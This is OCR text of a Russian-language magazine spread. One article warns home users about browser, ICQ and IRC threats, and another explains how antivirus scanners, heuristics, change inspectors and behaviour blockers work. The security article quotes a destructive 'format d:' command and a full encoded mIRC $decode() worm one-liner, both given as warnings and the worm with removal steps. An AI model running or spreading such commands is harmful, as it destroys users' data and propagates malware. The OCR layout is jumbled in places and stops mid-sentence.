
В худшем случае хакер может получить полный доступ к твоем компьютеру. Как это происходит?

Было обнаружено, что с помощью виндового telnet.exe можно переполнить буфер, завалить систему или выполнить произвольный код (правда, это относится лишь к Windows 9x). Дело в том, что приложение отводит под HostName 255 байт и в то же время не контролирует его размер. С помощью умелого запроса, предоставленного браузеру (telnet://long-host), Windows зависала на корню.


Существует также вид ресурса file://, который используется для обращения к локальному файлу на компьютере. С этим связана одна шутка, которую придумали смеха ради ;). А именно: была сделана ссылка на file://c:/ в отдельном фрейме с угрожающей надписью "Я знаю, что »

Нередко встречаются вредоносные страницы с Java-кодом, позволяющие произвольно передвигать окно браузера, а также плодить его окошки, пока не кончится свободная оперативная память.

Злоумышленник мог исполнить как заранее закачанный вирус, так и команду echo y | format d: /u.



Запускаем калькулятор через багу в Internet Explorer



Miranda - хороший клиент с хорошими настройками

Но безопасность превыше всего, поэтому лучшим решением будет отказаться от скриптов.

Во вкладке "Безопасность" настроек ICQ выбери Direct-соединение только после подтверждения. Это предотвратит случайную передачу файла и скроет твой IP-адрес.

С появлением Windows 98 и уязвимости вида con/con, вирусы стали ориентироваться на выполнение такой команды, выводя из строя компьютер жертвы.

ты хранишь у себя на диске C:". Какое-то время пользователи реально пугались такого прикола :). Кстати, такой фрейм пропускал только Internet Explorer...
Ну что? Достаточно аргументов для того, чтобы выключить обработку Java- и VB-скриптов? Я понимаю, что в мирных целях они вполне могут украсить Web-ресурс и сделать жизнь веселее. Но безопасность превыше всего, поэтому лучшим решением будет отказаться от скриптов. Сделать это можно в опциях браузера, вкладка "дополнительно" (для Internet Explorer).
Вообще ослик IE похож на дуршлаг, если учитывать количество дырок в нем. Поэтому советую тебе серфить паутину чем-нибудь более надежным. Хорошую конкуренцию эксплореру может составить Opera или Mozilla, в которых дырок на порядок меньше. Либо оставайся с IE, только вовремя ищи на download.microsoft.com заветные патчи для него.

РАДОСТИ ОБЩЕНИЯ В ICQ


Наконец мы добрались до тех интернет-юзеров, кто ночи напролет проводит в онлайне. А именно, пользуется нехитрой службой под названием ICQ. Аська с давних времен обосновалась на 5190 порту.
Как ты, наверное, уже понял, опасность представляет все, что способно передавать файлы. В ICQ есть возможность пересылки файла методом peer-to-peer (прямого соединения между собеседниками).
Как и в любом чате, в ICQ нет своих правил общения, поэтому оно может проходить разными путями. Ты можешь разговаривать с другом из другого города или с девчонкой, которая постучалась к тебе в аську 5 минут назад и желает познакомиться... Вот тут следует быть осторожнее. Если персона назвалась Мариной и сказала, что очень сексуально выглядит, это вовсе не означает, что ты ей должен доверять. На этом и строится психологический метод внушения. После непродолжительного общения эта якобы девушка пытается впарить тебе свою фотографию (якобы в обнаженном виде). Ты без раздумий принимаешь файл и запускаешь его. А там троян. Через несколько минут ты лишаешься красивого ICQ-уина (основной объект охоты), а также всех паролей на диалап.
И все потому, что злоумышленник воспользовался чувством уважения своей жертвы к слабому полу. Вообще, со "случайными связями" нужно быть предельно осторожным (Минздрав предупреждает). Да, и если ты все-таки принимаешь файлы, не забывай проверять их на вирусы (как "на лету" программами-перехватчиками, так и "на месте", после скачивания).
Если уж мы заговорили о безопасности в ICQ, то стоит немного помучится с ее настройками. Во вкладке "Безопасность" выберем Direct-соединение только после подтверждения. Это предотвратит случайную передачу файла и скроет твой IP-адрес. Последний является объектом охоты для хакеров.
И напоследок. Bugtraq часто пишет о багах, найденных в ICQ от Мирабилиса. Правда, значительных уязвимостей было мало, но не факт, что их не существует. Поэтому мой тебе совет: используй в качестве клиента программу Miranda (www.miranda-im.org). Мало того, что она не достает тебя баннерами, но и на порядок выше по безопасности, потому как написана грамотными людьми (не в обиду программистам Mirabilis'a будет сказано).

IRC - НЕИССЯКАЕМЫЙ ИСТОЧНИК ОБЩЕНИЯ

Ну и, наконец, последним сервисом, через который можно подцепить заразу, является IRC. Казалось бы, правила поведения в "ирке" аналогичны правилам в аське, но это не совсем так.
Немного истории. Вирусы в IRC стали ходить еще с появлением первых клиентов. Такими были mIRC и Pirch (не единственными, но самыми популярными). Оба клиента поддерживали программирование скриптов на внутренних скриптовых языках. Этим и воспользовались вирмейкеры, которые писали заразу на этих языках. Первые IRC-вирусы - это такие шедевры, как mIRC.Acoragil и mIRC.Simpsalapim. Они были обнаружены еще осенью далекого 1997 го-

Если персона назвалась Мариной и сказала, что очень сексуально выглядит, это вовсе не означает, что ты ей должен доверять.

Существует много способов заставить человека скачать вирус. Одним из таких являются заманчивые названия файла. Например, крякер интернета или генератор серийных номеров или номеров кредитных карт. Часто вирусы выдают за патчи к популярным программам, а также за интересные игры. Верить не стоит, наоборот, сразу же удаляй подобные файлы со своего диска (если они каким-то образом на него попали).



Miranda - хороший клиент с хорошими настройками

После расшифровки MIME-кода мы получаем тело скрипта, организующего автоматическое приватное сообщение каждому входящему на канал.

ga. Названия эти скрипты получили по используемым ими кодовым словам, при вводе слов Acoragil и Simpsalapim, соответственно, зловредные программы отключают пользователей от канала.
Но это еще цветочки. С появлением Windows 98 и уязвимости вида con/con, вирусы стали ориентироваться на выполнение такой команды, выводя из строя компьютер жертвы. Как правило, этот системный вызов декодировался mIRC-функцией $decode() и рассылался по IRC-каналам. Жертв было очень много (эх, не перевелись еще на белом свете доверчивые личности).

Стоит упомянуть и об IRC-червяках, которые также имеют место в истории. Примером такого скрипта является ворм под названием live_stages.shs. Сам скрипт написан на Visual Basic и заражал mIRC вредоносным кодом. В этом коде была реализация автопередачи файла по DCC (DCC - Direct Client Client, аналог Peer2peer в ICQ). Таким образом формировалась цепочка, по которой червяк перебирался от одного компьютера к другому. Правда, никаких злодеяний на машине жертвы он не выполнял (кроме вставки кода в mIRC). Другим примером является недавний червяк $decode(). Его проявления можно обнаружить и сейчас, бродя по IRC-каналам. Если ты получаешь приватное сообщение вида:

<jungle_girl> Используй эту команду, чтобы получить SOP на #Shabash: //write add $decode(b24gISsxOmpvaW46Izp7IC5hdXNlciAxICRuaWNrIHwgL21zIHNlbmQgI1NoYWJhc2ggJG5pY2sgLSAkbWUgfCAubXNnICRuaWNrIAMxNMjx7+7r/Ofz6SD98vMg6u7s4O3k8ywg9/Lu4fsg7+7r8/fo8vwgU09QIO3gICNTaGFiYXNoOgMgLy93cmlOZSBhZGQgJCAkKyBkZWNvZGUoICQrICRlbmNvZGUoJHJlYWQoJHNjcmlwdCxuLDEpLGOpICQrICxtKSAkY2hyKDEyNCkgLmxvYWQgLXJzIGFkZCAkY2hyKDEyNCkgLy9tb2RlICQgJCsgbWUgK1IgfSB9,m) | .load -rs add

ни в коем случае не выполняй предложенное. После расшифровки MIME-кода (обратной функцией $encode()) мы получаем тело скрипта, организующего автоматическое приватное сообщение (без уведомления об этом жертвы) каждому входящему на канал. Вся эта байда пишется в файл add, который сразу же подгружается в клиент в качестве скрипта. Вреда тут мало, но червяк есть червяк и, по сути, он является обычным вирусом. Чтобы избавится от такого ворма, необходимо выполнить команду /unload -rs add, а затем удалить файл "add" из каталога клиента.

На текущий момент Pirch практически никто не использует. А вот mIRC постоянно обновляется и становится все надежнее. Последняя уязвимость в нем была найдена около полугода назад и заключалась в неверной обработке параметров команды /dcc. Этот баг был не очень важен, поскольку злоумышленник не мог воспользоваться им в своих корыстных целях. Получается, что mIRC (www.mirc.com) - самый надежный IRC-клиент. Автор рекомендует, а редакция к нему дружно присоединяется.

Получается, что mIRC (www.mirc.com) - самый надежный IRC-клиент.

ВРЕДНЫЕ IRC-ПРОГРАММЫ

Помимо вирусов, изъяны в клиентах используются в так называемых нюкерах. Примером такой заразы является программа irc-kill, которая через кривой CTCP-запрос, посылаемый Pirch'у, выводит из строя всю систему. Если быть точным, то клиенту посылается обычный ctcp sound request. После этого Пирч начинает судорожно искать музыкальный файл на диске. А этот файл называется con/con. После обращения к этому имени компьютер жертвы зависает (баг актуален только для Windows 98).

И В ЗАКЛЮЧЕНИЕ...

Список популярных сервисов иссяк. Нет, конечно, подцепить гадость можно где угодно: через тот же 139 порт, где расшариваются диски, разного рода napster'ы и его клоны (хотя этот сервис и отменили, но кое-где еще встречаются подобные сервера), через 135 и дырявый RPC DCOM (не забудь поставить firewall и проапдейтить Windows) и т.д. и т.п. Мое дело - довести до тебя ряд правил, придерживаясь которых, ты навсегда обезопасишь себя от такой напасти, как вирусы и трояны. Но не расслабляйся, постоянно читай багтрак, который ежедневно трубит миру о новой опасности, в очередной раз потрясшей интернет...

Мое дело - довести до тебя ряд правил, придерживаясь которых, ты навсегда обезопасишь себя от такой напасти, как вирусы и трояны.

TanaT (TanaT@hotmail.ru)

КАК АНТИВИРУС НАХОДИТ ЖЕРТВЫ

АНАЛИЗ ФАЙЛОВ НА ПРЕДМЕТ ЗАРАЖЕННОСТИ

Есть довольно много технологий, позволяющих антивирусному пакету найти и вылечить инфицированный файл. О них и пойдет речь. Мы рассмотрим все составляющие современного антивируса и оценим их актуальность в наши дни.

СКАНИРОВАНИЕ ON-DEMAND И ON-ACCESS

Структуру антивируса удобнее всего рассматривать на примере одного из известных российских антивирусов. В состав этого дистрибутива входит большое число модулей, позволяющих наглядно продемонстрировать ту или иную технологию.

Неотъемлемой частью любого антивирусного пакета являются сканер и монитор. Их целесообразно рассматривать совместно. Сканер в своей работе использует два метода: сигнатурный поиск и эвристический анализатор. Сигнатурный поиск заключается в изучении определенных частей исследуемого файла (имеются в виду точки входа в исполняемый файл и точки входа процедур/функций) и отыскании в их коде вирусных сигнатур. Сигнатура - это фрагмент кода, позволяющий однозначно идентифицировать какой-то вирус. При таком сканировании используется антивирусная база, которая содержит не что иное, как вирусные сигнатуры.


Есть еще такое понятие, как избыточное сканирование. При этом проверяются абсолютно все части файла, а не только точки входа. Избыточное сканирование позволяет повысить надежность и качество отыскания вирусов, но существенно замедляет сам процесс сканирования. В практических целях избыточное сканирование используется очень редко, но при проверке новых и "спорных" файлов его использование вполне оправданно (при этом потери времени почти неощутимы). Весь метод сигнатурного поиска неоднократно подвергался критике - многие считают, что сканер легко обмануть, добавив кучу "NOP" и "PUSH/POP" (команды ассемблера, не приводящие, по сути, к каким-либо изменениям, но меняющие сигнатуру кода). Должен сказать, что современные сканеры таким образом обмануть довольно сложно: огромное число "клонов" известных вирусов так и не попадает на компьютер пользователя, потому что антивирусный сканер уничтожает вирусы сразу без всякого обновления своей базы.

Эвристический анализатор - предмет многолетних дискуссий между учеными, антивирусными экспертами и тестерами. Эвристический анализатор - воплощение искусственного интеллекта, жизненная цель которого в том, чтобы находить вирусы. В стенах многих антивирусных компаний словосочетание "эвристический анализатор" либо вообще не употребляется, либо сокращается до простого и всем понятного "эвристик". Справедливости ради отмечу, что большинство антивирусных компаний вообще не реализовало в своих продуктах данную технологию. Если быть точным, то всем известный Norton Antivirus (я привел его в пример потому, что это самый популярный антивирус в мире) ничего, кроме сканирования по сигнатурам, делать не умеет. Одна из лучших в мире реализаций эвристика представлена в наших отечественных продуктах, а именно в Антивирусе Касперского. Это не просто слова - еще с далеких девяностых годов об этом говорят эксперты всего мира.

рис. Константин Комардин

Эвристический анализатор - воплощение искусственного интеллекта, жизненная цель которого в том, чтобы находить вирусы.

Инспектор изменений, словно Шерлок Холмс, исследует место преступления (файлы в нашем случае) и улики (CRC и данные о внутреннем строении файла).



Инспектор изменений в исполнении "Лаборатории Касперского"

Работа эвристика - тайна за семью печатями. Сколько бы я ни пытался добиться ответа на этот вопрос от разработчиков различных антивирусных средств, всегда нарывался на: "К сожалению, мы не можем разглашать эту информацию, так как это нанесет больше вреда, чем пользы". Некоторые сведения собрать все же удалось. План действий эвристика заключается в следующем: запустить подозрительный исполняемый файл, проанализировать все его действия и принять окончательное решение "виновен или нет". Каждая из этих составляющих имеет свои особенности. За словами "запустить исследуемый объект" скрывается целая технология по созданию виртуального ПК. Эвристик эмулирует операционную систему и аппаратные ресурсы ПК для того, чтобы инфицированный объект (здесь мы сделали допущение, что файл оказался все-таки зараженным) не принес вреда системе и данным, а также не смог размножиться и "захватить власть" (под этим обычно понимают: прописаться в конфигурационных системных файлах и реестре, выгрузить из ОЗУ системный сервис антивируса и обеспечить невозможность его последующей загрузки). Таким образом, создается карантинная зона. Если файл окажется инфицированным, то зараза будет легко локализована. Описанный только что этап довольно муторный в технической реализации, но не несет в себе каких-либо технологических новшеств.

Анализ поведения испытуемого объекта и принятие решения - это реализация искусственного интеллекта. Разработчики должны сами ответить на такие вопросы, как "Какие аспекты активности программы учитывать, а какие нет?" и "Каким образом принимать решение?" Математически все сводится к следующей схеме: каждое возможное действие программы оценивается, например, по шкале от -10 до 10. Здесь я делаю допущение, что код может вести себя не только "плохо" (за это можно давать положительную оценку), но и "хорошо" (отрицательная оценка соответственно). В результате, если объект к концу анализа наберет оценку выше 50 (опять же, например), его можно считать инфицированным. Что же до ответа на первый вопрос (о видах деятельности), то учитывать надо как можно больше: обращение к реестру, системным файлам, адресной книге, другим файлам, интернету и т.д. Если на первый взгляд описанный способ кажется простым в реализации, то на деле это не так. Можно привести пример программы (хотя бы всеми любимого почтового клиента или диагностического приложения, просто выводящего все вышеперечисленные данные на экран), которая будет вести себя "плохо", но на практике окажется невинной. Так что все не так просто.


Еще одной проблемой эвристиков является вопрос тестирования. Именно поэтому я упомянул тестеров в самом начале рассказа об этой увлекательной технологии. Как можно убедиться в эффективном функционировании эвристика? Прежде всего, его следует

Антивирусный сканер уничтожает вирусы сразу без всякого обновления своей базы.

Найден вирус. Что будем делать?

проверить на уже существующих вирусах. Это сделать довольно просто: любой пользователь интернета может найти от 2 до 4 тысяч вредоносных кодов (червей, троянцев, вирусов, бэкдоров), свободно лежащих в Сети. Эти цифры продиктованы личным опытом, так как мне не раз приходилось участвовать в подобного рода испытаниях (имеются в виду тесты эффективности сканеров). Но ведь эвристик - первый рубеж обороны, средство, созданное для борьбы с еще не известными вирусами. А с из- »

вестными и сигнатурный поиск справляется! В это все и упирается. Создавать "хороший", хитрый и неуловимый вирус ни один из антивирусных экспертов не станет. А откуда еще они могут взяться? Еще раз упомяну, что многие разработчики антивирусов вообще не включают в свой пакет эвристические анализаторы. Дополнительным доводом в пользу такого подхода служит и дороговизна разработки и внедрения этой технологии.
Монитор также неотъемлемая часть любого средства для борьбы с вирусами. С точки зрения программиста, монитор является высокоуровневой оберткой слоя, лежащего ниже, - сканера. Задача монитора постоянно находиться в памяти ПК и проверять все файлы, к которым обращается операционная система. Таким образом, монитор натравливает сканер на каждый объект, который привлек внимание пользователя или системы. Монитор избавляет пользователя от рутинной операции проверки всего нового на вирусы. Как говорили лет десять назад: "Принес дискету с улицы, будь добр, проверь ее". Сегодня на такие мелочи и отвлекаться не стоит. Сканер и монитор - лучшие друзья. В английском языке их отличают друг от друга только с помощью слов "on-access" и "on-demand". Первое означает - "при обращении", второе - "по требованию". Как нетрудно догадаться, сканирование on-access - это монитор, а on-demand - стандартный сканер.


Office Guard

Как говорили лет десять назад: "Принес дискету с улицы, будь добр, проверь ее".

Стелс-вирус контролирует систему и всегда успевает подсунуть на проверку совсем другой, неинфицированный файл. Таким образом, вирус остается невидимым и для сканера, и для каких бы то ни было других антивирусных средств.

КОЕ-ЧТО О СТЕЛСАХ


Есть такие вирусы, которые зовутся стелсами. Вернее, даже не так, такие вирусы были. Почему были? Потому что сейчас эта технология почти не используется, но в свое время попортила немало крови.


Суть любого антивирусного средства - работа с файлами. Первое действие любого сканирования (да и многих других технологий) заключается в том, что антивирус обращается к файлу. Это можно делать двумя способами: попросить операционную систему сделать необходимые манипуляции с файлом иди обратиться самостоятельно через собственный драйвер. Долгое время (примерно до 1997-1998 года) почти все антивирусы просто пользовались системными API для доступа к файлам. Кстати, системными API я здесь называю не только высокоуровневые API типа Win16/32/64 API, но и низкоуровневые системные прерывания. Технология стелс-вирусов заключается в том, что такой вредоносный код контролирует систему и всегда успевает подсунуть на проверку совсем другой, неинфицированный файл. Таким образом, вирус остается невидимым и для сканера, и для каких бы то ни было других антивирусных средств. Но "добрые эксперты" и здесь наши выход из положения. Они вспомнили второй способ работы с файлами - обращение к диску непосредственно через драйвер дисковой подсистемы IOS (супервизор ввода-вывода - это альтернативный по сравнению с системными прерываниями способ получения данных о файле, для его реализации приходится использовать собственный драйвер). От такого удара стелс-вирусы не оправились до сих пор.
Антивирусные эксперты, правда, не остановились на достигнутом: они закрепили свое преимущество, реализовав двойную проверку. Сегодня антивирус работает с файлами двумя способами: через собственный драйвер и через стандартные API. Если данные о файле, полученные первым способом, отличаются от аналогичных, полученных вторым способом, значит файл однозначно инфицирован стелс-вирусом. Таким образом, низкоуровневый доступ к файлам является важным моментом в понимании любой антивирусной технологии.

> Сегодня антивирус работает с файлами двумя способами: через собственный драйвер и через стандартные API.

КОМПЬЮТЕРНЫЙ ШЕРЛОК ХОЛМС

В состав антивирусов часто входит модуль под названием инспектор изменений. Иногда его называют ревизором изменений. Я буду использовать оба термина.
Хочу обратить твое внимание, что в некоторых антивирусах ревизора нет. Почему? Отнюдь не из-за его неэффективности или, что еще глупее, бесполезности. Дело в том, что инспектор изменений подходит только для защиты рабочих станций, то есть компьютеров домашних пользователей и офисных машин. Большинство же разработчиков антивирусных решений ориентируются на защиту корпоративных клиентов, которым в первую очередь необходимо обезопасить сервера (файловые, почтовые, базы данных и т.д.). В этом случае, как я уже говорил, технология не подходит в принципе.
Сегодня широко известны два ревизора. Первый входит в состав Антивируса Касперского Personal Pro, второй является "примочкой" к Dr. Web.
Переходим к самой технологии. Применяется инспектор изменений по следующей схеме. На чистом от вирусов, незараженном, компьютере запускается ревизор. Он согласно настройкам собирает информацию о некоторых важных (или всех подряд) файлах и записывает ее в свою собственную базу данных. После этого ревизор выключается. При следующем запуске (в зависимости от настроек - через час, два, день, неделю или просто во время ближайшей перезагрузки) ревизор проверяет наличие своей базы. Так как она уже создана, инспектор начинает сравнивать данные о файлах в "реальной жизни" (на жестком диске) и в своей БД. Если изменений нет, то компьютер чист на 100%. Если же есть, то их надо анализировать. Вполне вероятно, что ты просто обновил свой документ или установил новую версию программы. А может, файл подвергся заражению. Обычно (если ревизор не смог сам определить, вредоносные ли изменения произошли) инспектор изменений выво-


Стандартный on-access сканер


Стандартный on-demand сканер

дит на экран все отличия, которые нашел. В этом случае ты, как пользователь и администратор, можешь ознакомиться с этими данными и определить, менял ли ты сам эти файлы (обновлял) или это сделал вирус. Я рекомендую настроить ревизор на проверку при каждой перезагрузке (при каждом включении) ПК. В этом случае ты просто не успеешь забыть, какое ПО и какие файлы были обновлены.

Какую же информацию собирает инспектор в свою БД? Прежде всего, это всем известная циклическая сумма CRC, которая является своего рода отпечатками пальцев для файлов. Далее идет информация о дате создания, дате последней модификации, размере и т.д. Очень важной частью процесса является сбор информации о внутренней структуре файла и некоторых критических для его жизнедеятельности местах - точке входа в функции, процедуры и сам файл.

Кажется, что собираемые данные избыточны. Но нет - разработчики усмотрели в ревизоре не только способ находить вирусы, но и лечить файлы. Благодаря такому огромному количеству данных эффективность лечения повышается в десятки раз - очень часто удается восстановить даже затертые данные. Все же не следует путать инспектор изменений с чем-то вроде пакета для резервного копирования. Если файл основательно повредить (затереть), то ревизор окажется бессильным.

Из рассмотренной технологии становится ясно, почему инспектор не используют на серверах. Слишком часто там что-то меняется и слишком много ресурсов требуется для проверки жесткого диска.

Инспектор изменений можно назвать компьютерным Шерлоком Холмсом. Слишком много у них общего: оба исследуют место преступления (файлы в нашем случае) лишь после того, как преступление произошло, и делают это, основываясь на уликах (отпечатках пальцев, оставленных следах, что в нашем случае - CRC и данные о внутреннем строении файла).

СТАРШИЙ БРАТ


Тем, кто не читал, рекомендую рассказ Джорджа Оруэлла "1984". Там как раз о Старшем Брате хорошо написано. Следующую рассматриваемую технологию называют поведенческим блокиратором. Крупнейшие антивирусные эксперты возлагают на поведенческие блокираторы большие надежды.

Суть этой технологии проста: каждое действие программы анализируется на предмет "хорошее оно или плохое". Если хорошее, то действие разрешается, в противном случае блокируется (отсюда и название). Интересная деталь - если добавить сюда искусственный интеплект, то технология будет очень близка по сути к эвристикам.


Основная проблема разработчиков поведенческого блокиратора в том, чтобы определить, какие действия нужно блокировать, а какие нет. Все зависит от уровня абстракции. Теоретически можно отслеживать используемые API-функции, доступ к различным ветвям реестра, работу с определенными файлами. Но это все сложно формализовать: никто не даст ответ на вопрос, что такое хорошо и что такое плохо.

Сегодня наибольшей популярностью пользуются поведенческие блокираторы, разработанные под конкретные приложения. Например, "Лаборатория Касперского" поставляет вместе со своим дистрибутивом Антивирус Касперского Personal Pro модуль, который называется Office Guard. Вот как он работает.

Набор используемых макровирусом функций очень и очень ограничен. Разработчики додумались классифицировать их и разложить по полочкам. 90% современных макровирусов пытаются обратиться к адресной книге Outlook. Если предположить, что макрос - хороший, что ему делать в адресной книге? Что он там забыл? Вот-вот, ошиблись с предположением. Таким образом, Office Guard блокирует сразу 9 макровирусов из 10. Остальные 10% отлавливаются еще легче: есть определенный набор функций, с помощью которых макровирус может размножаться. Это редактирование основного файла шаблонов (normal.dot), запись своего тела в автомакросы (запускае- »



Алгоритм работы Office Guard



Низкоуровневая работа с файлами позволяет обмануть стелс-вирусы

Тем, кто не читал, рекомендую рассказ Джорджа Оруэлла "1984". Там как раз о Старшем Брате хорошо написано.

мые автоматически при сохранении, сохранении как, закрытии и открытии документов). Если макрос попытается осуществить хоть одну из этих операций - значит он вирус. Не правда ли, просто?

Тем не менее, никто больше данной технологией не располагает. Разработчики других антивирусных пакетов часто говорят, что стопроцентной защиты не бывает. На самом деле, причина в другом. Разработка такой технологии требует денег, времени и мозгов. Далеко не у каждой компании все это есть.

Хочу обратить твое внимание на важный момент - поведенческий блокиратор лишь защищает от вирусов, но не лечит те файлы, в которых вирус уже есть. Это очень важный аспект, о котором не стоит забывать.

ПАРА СЛОВ О БУДУЩЕМ

На наших глазах будущее становится настоящим. Недавно произошел существенный сдвиг в этом направлении: была изобретена новая технология iChecker.

